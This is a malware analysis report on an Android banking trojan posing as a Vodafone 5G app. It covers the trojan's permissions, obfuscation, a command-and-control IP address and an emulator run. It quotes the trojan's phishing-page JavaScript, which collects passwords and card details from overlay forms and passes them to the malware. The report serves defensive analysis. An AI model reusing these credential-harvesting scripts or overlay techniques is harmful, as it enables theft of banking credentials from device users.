# Vodafone5G.apk Trojan (Banking Spy)

Malware Analysis Report

**x64Mayhem**
April 23, 2020

Android Malware Report
x64Mayhem | https://x64mayhem.github.io

# Brief

Analysis of Android Malware which belongs to the category of Trojan, named Vodafone5G.apk is actually a banking bot and steals personal information and security credentials from the victim.
The application is highly obfuscated with dictionary words and most of the functions are explicitly defined instead of dynamic calling. APK contains certain Linux Binaries for OpenVPN connection and also contains Telegram and Apache security modules for message encryption and communication with CnC server.
The trojan overlays user's regular app activity of Gmail, Google Playstore, and some system settings with its own malicious activity to display a custom phishing page via an android web view to steal banking credentials, and overlays Application settings and Network settings to prevent removal of trojan from the device.
It communicates with the CnC at certain intervals and sends information about user activities which is encrypted via telegram's encryption suite and sent as base64 encoded string to a PHP application in CnC server.

**Keywords: Android Malware, Trojan, Banking Trojan, Credential stealer**

# Contents

# Overview

## 1.1 Sample Details

| | |
|---|---|
| File Name | Vodaphone5G.apk |
| SHA256 | a185801df7dbacb37578cee4897c969bbe4655434ac9cad60a67966988e1a565 |
| Magic Number | Java archive data (JAR) |
| Size | 1375 kB , 1407517 Bytes, 1.4 MB |
| MIME Type | application/zip |

## 1.2 Android Application Details

| | |
|---|---|
| Android Type | APK |
| Package Name | ohhylpceuy.zwzjyccjlnjfq |
| Main Activity | ohhylpceuy.zwzjyccjlnjfq.MainActivity |
| Internal Version | 2 |
| Displayed Version | 1.2 |
| Minimum SDK Version | 23 |
| Target SDK Version | 28 |

## 1.3 Certificate

| | |
|---|---|
| Valid From | 2008-02-29 01:33:46 |
| Valid To | 2035-07-17 01:33:46 |
| Serial Number | 936eacbe07f201df |
| Thumbprint | 61ed377e85d386a8dfee6b864bd85b0bfaa5af81 |

## 1.4 Permissions

1. android.permission.WRITE_CONTACTS

2. android.permission.RECEIVE_SMS

3. android.permission.WAKE_LOCK

4. android.permission.REQUEST_INSTALL_PACKAGES

5. android.permission.MANAGE_ACCOUNTS
6. android.permission.WRITE_SYNC_SETTINGS
7. android.permission.ACCOUNT_MANAGER
8. android.permission.CHANGE_NETWORK_STATE
9. android.permission.READ_CONTACTS
10. android.permission.SEND_SMS
11. android.permission.READ_EXTERNAL_STORAGE
12. android.permission.INTERNET
13. android.permission.FOREGROUND_SERVICE
14. android.permission.SYSTEM_ALERT_WINDOW
15. android.permission.ACCESS_NETWORK_STATE
16. android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
17. android.permission.QUICKBOOT_POWERON
18. android.permission.GET_ACCOUNTS
19. android.permission.AUTHENTICATE_ACCOUNTS
20. android.permission.RECEIVE_BOOT_COMPLETED
21. android.permission.READ_SYNC_STATS
22. android.permission.BLUETOOTH_ADMIN
23. android.permission.WRITE_EXTERNAL_STORAGE
24. android.permission.GET_TASKS
25. android.permission.USE_CREDENTIALS
26. android.permission.SYSTEM_OVERLAY_WINDOW
27. android.permission.READ_SMS
28. android.permission.CALL_PHONE
29. android.permission.VIBRATE
30. android.permission.KILL_BACKGROUND_PROCESSES
31. android.permission.BIND_ACCESSIBILITY_SERVICE
32. android.permission.READ_PHONE_STATE
33. android.permission.BIND_JOB_SERVICE
34. android.permission.BIND_DEVICE_ADMIN
35. android.permission.BROADCAST_SMS
36. android.permission.BROADCAST_WAP_PUSH
37. android.permission.SEND_RESPOND_VIA_MESSAGE

## 1.5 Activities

1. ohhylpceuy.zwzjyccjlnjfq.Bmarinecase
2. ohhylpceuy.zwzjyccjlnjfq.MainActivity
3. ohhylpceuy.zwzjyccjlnjfq.Uemploygravity
4. ohhylpceuy.zwzjyccjlnjfq.Wcatalogbacon
5. ohhylpceuy.zwzjyccjlnjfq.Rnoisecheap
6. ohhylpceuy.zwzjyccjlnjfq.Gloanknee
7. ohhylpceuy.zwzjyccjlnjfq.Wgalaxyaspect
8. ohhylpceuy.zwzjyccjlnjfq.Kgorillavapor
9. ohhylpceuy.zwzjyccjlnjfq.Fgreentenant
10. ohhylpceuy.zwzjyccjlnjfq.Sunlockindoor
11. ohhylpceuy.zwzjyccjlnjfq.Injects$mainActivity
12. ohhylpceuy.zwzjyccjlnjfq.Sfantasyservice
13. ohhylpceuy.zwzjyccjlnjfq.Permission
14. ohhylpceuy.zwzjyccjlnjfq.Afallpottery
15. ohhylpceuy.zwzjyccjlnjfq.Eshoetwelve
16. ohhylpceuy.zwzjyccjlnjfq.Ekiteside
17. ohhylpceuy.zwzjyccjlnjfq.Yoilrich
18. ohhylpceuy.zwzjyccjlnjfq.Dforestdiagram
19. ohhylpceuy.zwzjyccjlnjfq.Hsolidguess
20. ohhylpceuy.zwzjyccjlnjfq.Jkitawesome
21. ohhylpceuy.zwzjyccjlnjfq.Rrapidown
22. ohhylpceuy.zwzjyccjlnjfq.Imomupdate
23. ohhylpceuy.zwzjyccjlnjfq.Gspoilmirror
24. ohhylpceuy.zwzjyccjlnjfq.Hhopeburst
25. ohhylpceuy.zwzjyccjlnjfq.smsmnd.SendSms
26. ohhylpceuy.zwzjyccjlnjfq.Xsavesurvey
27. ohhylpceuy.zwzjyccjlnjfq.Lexcessexpect
28. ohhylpceuy.zwzjyccjlnjfq.Ocoachcatch
29. ohhylpceuy.zwzjyccjlnjfq.CallToNumber

30. ohhylpceuy.zwzjyccjlnjfq.Gtunnelturkey
31. ohhylpceuy.zwzjyccjlnjfq.Tfewtenant
32. ohhylpceuy.zwzjyccjlnjfq.Admin
33. ohhylpceuy.zwzjyccjlnjfq.Xjunkdaughter
34. ohhylpceuy.zwzjyccjlnjfq.Scrynlock
35. ohhylpceuy.zwzjyccjlnjfq.Jbombamused
36. ohhylpceuy.zwzjyccjlnjfq.Xtogetheroil
37. ohhylpceuy.zwzjyccjlnjfq.Kseatfront

## 1.6 Services

1. ohhylpceuy.zwzjyccjlnjfq.JobSchedulerService
2. ohhylpceuy.zwzjyccjlnjfq.CommandService
3. ohhylpceuy.zwzjyccjlnjfq.AccesService
4. ohhylpceuy.zwzjyccjlnjfq.Notification
5. ohhylpceuy.zwzjyccjlnjfq.Notif
6. ohhylpceuy.zwzjyccjlnjfq.smsmnd.HeadlessSmsSendService
7. ohhylpceuy.zwzjyccjlnjfq.InjectProcess

## 1.7 Receivers

1. ohhylpceuy.zwzjyccjlnjfq.AlarmBroadcastReceiver
2. ohhylpceuy.zwzjyccjlnjfq.Injects
3. ohhylpceuy.zwzjyccjlnjfq.smsmnd.MmsReceiver
4. ohhylpceuy.zwzjyccjlnjfq.smsmnd.PushServiceReciever
5. ohhylpceuy.zwzjyccjlnjfq.SmsBroadcast

## 1.8 LINUX EXECUTABES

1. no_openvpn.arm64-v8a
2. no_openvpn.armeabi-v7a
3. no_openvpn.x86
4. no_openvpn.x86_64
5. pie_openvpn.arm64-v8a
6. pie_openvpn.armeabi-v7a
7. pie_openvpn.x86
8. pie_openvpn.x86_64

## 1.9 Characteristics

| | |
|---|---|
| Infection Capabilities | User Dependent |
| Spreading Mechanism | Website Phishing |
| Obfuscation | High |
| Remote Attacker Interaction | CnC [176.121.14.127] |
| Keystroke Injection | YES |
| Touch Injection | YES |
| Process Hijack | YES |

# Detailed Analysis

## 2.1 Static

*Decompiled using JadX*
*Note: The application is highly obfuscated, it's difficult to find MainActivity by static analysis so we did that via Dynamic Approach and LogCat output.*

### 2.1.1 Obfuscation Example

**From ginfbmmremmnlhjwcbo.dad.uwak/ohhylpceuy.zwzjyccjlnjfq.MainActivity**

```
HockeyLog.error("Failed to get application info", e);
```

**Here HockeyLog is actually Log functin of android, having log priority level of *error***

### 2.1.2 Use of Telegram's Libraries

**Malware used Telegram's encryption suite for encrypting data sent to CnC**

```
package org.telegram.tgnet;

import org.telegram.tgnet.TLRPC.SecurePasswordKdfAlgo;

public class TLRPC$TL_secureSecretSettings extends TLObject {
    public static int constructor = 354925740;
    public SecurePasswordKdfAlgo secure_algo;
    public byte[] secure_secret;
    public long secure_secret_id;

    public static TLRPC$TL_secureSecretSettings
        TLdeserialize(AbstractSerializedData abstractSerializedData, int i, boolean
        z) {
        if (constructor == i) {
            TLRPC$TL_secureSecretSettings tLRPC$TL_secureSecretSettings = new
                TLRPC$TL_secureSecretSettings();
            tLRPC$TL_secureSecretSettings.readParams(abstractSerializedData, z);
            return tLRPC$TL_secureSecretSettings;
        } else if (!z) {
            return null;
        } else {
            throw new RuntimeException(String.format("can't parse magic %x in
                TL_secureSecretSettings", new Object[]{Integer.valueOf(i)}));
        }
    }

    public void readParams(AbstractSerializedData abstractSerializedData, boolean
        z) {
        this.secure_algo =
            SecurePasswordKdfAlgo.TLdeserialize(abstractSerializedData,
            abstractSerializedData.readInt32(z), z);
        this.secure_secret = abstractSerializedData.readByteArray(z);
        this.secure_secret_id = abstractSerializedData.readInt64(z);
    }

    public void serializeToStream(AbstractSerializedData abstractSerializedData) {
        abstractSerializedData.writeInt32(constructor);
        this.secure_algo.serializeToStream(abstractSerializedData);
        abstractSerializedData.writeByteArray(this.secure_secret);
        abstractSerializedData.writeInt64(this.secure_secret_id);
    }
}
```

### 2.1.3 crashlytics-build.properties

**crashlytics build properties of Avast Mobile Security is used in this APK**

```
#This file is automatically generated by Crashlytics to uniquely
#identify individual builds of your Android application.
#
#Do NOT modify, delete, or commit to source control!
#
#Tue Dec 17 10:48:16 GMT 2019
version_name=6.25.2
package_name=com.avast.android.mobilesecurity
build_id=b8cd0f3d-88af-4f18-9c54-53b38d3e61fe
version_code=323167
app_name=Avast Mobile Security
```

### 2.1.4 Junk Code Injection

The APK is filled with lots of junk code, below is code block used to fill in junk data, as random classes.

```
package ginfbmmremmnlhjwcbo.dad.uwak;
import android.annotation.SuppressLint;
import android.content.Context;
import android.content.pm.PackageManager.NameNotFoundException;
import android.text.TextUtils;
import java.io.File;
import java.text.SimpleDateFormat;
import java.util.ArrayList;
import java.util.Collections;
import java.util.Date;
import java.util.Iterator;
import java.util.Scanner;
import java.util.regex.Pattern;
import net.hockeyapp.android.R;
import net.hockeyapp.android.UpdateInfoListener;
import org.json.JSONArray;
import org.json.JSONException;
import org.json.JSONObject;
public class Jensurehelmet {
private Context mContext;
private int mCurrentVersionCode;private UpdateInfoListener mListener;private
    JSONObject mNewest;private ArrayList<JSONObject> mSortedVersions;
private Object getSeparator() {return "<hr style=’border-top: 1px solid #c8c8c8;
    border-bottom: 0px; margin: 40px 10px 0px 10px;’ />";}
public Jensurehelmet(Context context, String str, UpdateInfoListener
    updateInfoListener) {
this.mContext = context;this.mListener =
    updateInfoListener;loadVersions(str);sortVersions();}
private void loadVersions(String str) {
this.mNewest = new JSONObject();
this.mSortedVersions = new ArrayList<>();
this.mCurrentVersionCode = this.mListener.getCurrentVersionCode();
try {JSONArray jSONArray = new JSONArray(str);int i = this.mCurrentVersionCode;

<------SNIP------------->

return new SimpleDateFormat("dd.MM.yyyy").format(new
    Date(failSafeGetLongFromJSON(this.mNewest, "timestamp", 0) * 1000));}
public long getFileSizeBytes() {
boolean booleanValue = Boolean.valueOf(failSafeGetStringFromJSON(this.mNewest,
    "external", "false")).booleanValue();
long failSafeGetLongFromJSON = failSafeGetLongFromJSON(this.mNewest, "appsize", 0);
if (!booleanValue || failSafeGetLongFromJSON != 0) {return failSafeGetLongFromJSON;
    }return -1;}
private static String failSafeGetStringFromJSON(JSONObject jSONObject, String str,
    String str2) {
try {return jSONObject.getString(str);} catch (JSONException unused) {return str2;}}
private static long failSafeGetLongFromJSON(JSONObject jSONObject, String str, long
    j) {
try {return jSONObject.getLong(str);} catch (JSONException unused) {return j;}}
public String getReleaseNotes(boolean z) {StringBuilder sb = new
    StringBuilder();sb.append("<html>");sb.append("<body style=’padding: 0px 0px
    20px 0px’>");Iterator<JSONObject> it = this.mSortedVersions.iterator();int i =
    0;while (it.hasNext()) {JSONObject next = it.next();if (i > 0)
    {sb.append(getSeparator());if (z)
    {sb.append(getRestoreButton(next));}}sb.append(getVersionLine(i,
    next));sb.append(getVersionNotes(next));i++;}sb.append("</body>");sb.append("</html>");return
    sb.toString();}private String getRestoreButton(JSONObject jSONObject)
    {StringBuilder sb = new StringBuilder();String versionID =
    getVersionID(jSONObject);if (!TextUtils.isEmpty(versionID))
    {sb.append(String.format("<a href=’restore:%s’ style=’%s’>%s</a>", new
    Object[]{versionID, "background: #c8c8c8; color: #000; display: block; float:
    right; padding: 7px; margin: 0px 10px 10px; text-decoration: none;",
    this.mContext.getString(R.string.hockeyapp_update_restore)}));}return
    sb.toString();}private String getVersionID(JSONObject jSONObject) {try {return
    jSONObject.getString("id");} catch (JSONException unused) {return "";}}
if (scanner.hasNextInt()) {return 1;}if (scanner2.hasNextInt()) {return -1;}} catch
    (Exception unused) {}
}return 0;}public static boolean isNewerThanLastUpdateTime(Context context, long j)
    {
boolean z = false;if (context == null) { return false;}
try {if (j > (new
    File(context.getPackageManager().getApplicationInfo(context.getPackageName(),
    0).sourceDir).lastModified() / 1000) + 1800) {
z = true;}return z;} catch (NameNotFoundException e) {
HockeyLog.error("Failed to get application info", e);return false; }}
public static String mapGoogleVersion(String str) {
if (str == null || str.equalsIgnoreCase("L")) {return "5.0";}if
    (str.equalsIgnoreCase("M")) {
return "6.0";}if (str.equalsIgnoreCase("N")) {return "7.0";}if
    (str.equalsIgnoreCase("O")) {return "8.0";}if (Pattern.matches("^[a-zA-Z]+",
    str)) {str = "99.0"; }return str;}}
```

Below is the DIFF result from some of the such classes, The only difference is the Function name that's equal to the file name or class name.These are usually detterent Tactics, do demotivate analysis

```
\\ diff Adelayordinary.java Cillneutral.java
21c21
< public class Adelayordinary {
---
> public class Cillneutral {
32c32
<     public Adelayordinary(Context context, String str, UpdateInfoListener
    updateInfoListener) {
---
>     public Cillneutral(Context context, String str, UpdateInfoListener
    updateInfoListener) {

\\ =====================================================================
\\ diff Adelayordinary.java Cfragilejump.java
21c21
< public class Adelayordinary {
---
> public class Cfragilejump {
32c32
<     public Adelayordinary(Context context, String str, UpdateInfoListener
    updateInfoListener) {
---
>     public Cfragilejump(Context context, String str, UpdateInfoListener
    updateInfoListener) {

\\ ======================================================================
```

### 2.1.5 Phishing HTML pages

The malware also downloads some phishing pages and hoasts them from the localhost on mobile using WebView. these are stored in the sd card. Upon filling up the form they pass the information to Malware or if not present then create a JS Alert which can be captured by Malware's services. Here is the JS Function which will do that.

```
function checkPassword() {
    if(document.getElementById(’passwordinput’).value.length > 5) {
        process(’googlemail’);
    }}
var lang = ’en’, invalidCC = ’Invalid card number’;
document.getElementById(’googlemail’).style.display = "";
function process(formId) {
    var ua = navigator.userAgent.toLowerCase();
    if(ua.indexOf("android") > -1) {
        try {
        Android.send_log_injects(formToJSONbyName(document.getElementById(formId)));
        } catch (err) {}
    }else{
        alert(formToJSONbyName(document.getElementById(formId)));
    }
}
```


**below is the same for Card Details phishing Overlay**

```
function check_valid(id) {
    var finalbool = true, formids = document.getElementById(id);
   var currentinputs = formids.getElementsByTagName(’input’);
    for(var i = 0; i < currentinputs.length; i++ ) {
        if(currentinputs[i].id == ’number_card’) {
            var bbb = valid_credit_card(currentinputs[i].value);
            document.getElementById(’number_cardlbl’).innerText = bbb &
                currentinputs[i].checkValidity() ? ’’ +
                GetCardType(currentinputs[i].value) : invalidCC + ’ ’ +
                GetCardType(currentinputs[i].value);
            finalbool&= bbb; continue;
        }
        finalbool &= currentinputs[i].checkValidity();
    }
   formids.getElementsByTagName(’button’)[0].disabled = !finalbool;}
var AllForms = document.getElementsByTagName(’form’);
function form_next() {
    document.getElementById(’infodata’).style.display =
        ’none’;document.getElementById(’ccdata’).style.display = ’block’; }
/*** PROCESS FORM ***/
function process(formId) {
    var ua = navigator.userAgent.toLowerCase();
    if(ua.indexOf("android") > -1) {
        try {Android.send_log_injects(formToJSON(document.getElementById(formId)));
        } catch (err) {}}else{alert(formToJSON(document.getElementById(formId)));}}
```

## 2.2 Dynamic

### 2.2.1 Android Virtual Device

***Running the malware in Android 8.0 Google Pixel 3a Virtual Device***



About emulated device

Status
Phone number, signal, etc.

Legal information

Model
Android SDK built for x86

Android version
8.0.0

Android security patch level
November 5, 2017


Baseband version
1.0.0.0

Kernel version
3.18.56+
bohu@bohu.mtv.corp.google.com #1
Thu Oct 12 18:30:37 PDT 2017

Build number
OSR1.170901.043


Android Emulator, running Android8.0.0

### 2.2.2 Installing APK



After installation, the application hides its icon from application drawer. Visible only in Application Management settings.

### 2.2.3 Accessibility Permissions



Accessibility

Accessibility shortcut
Off

Downloaded services

ClockBack
OFF

Magnification
OFF

QueryBack
OFF

Vodafone 5G
OFF


Screen readers

Text-to-speech output

Display

Font size
Default

Display size



Vodafone 5G

Off

No description provided.

Use Vodafone 5G?


Vodafone 5G needs to:

- **Observe your actions**
  Receive notifications when you're interacting with an app.
- **Retrieve window content**
  Inspect the content of a window you're interacting with.

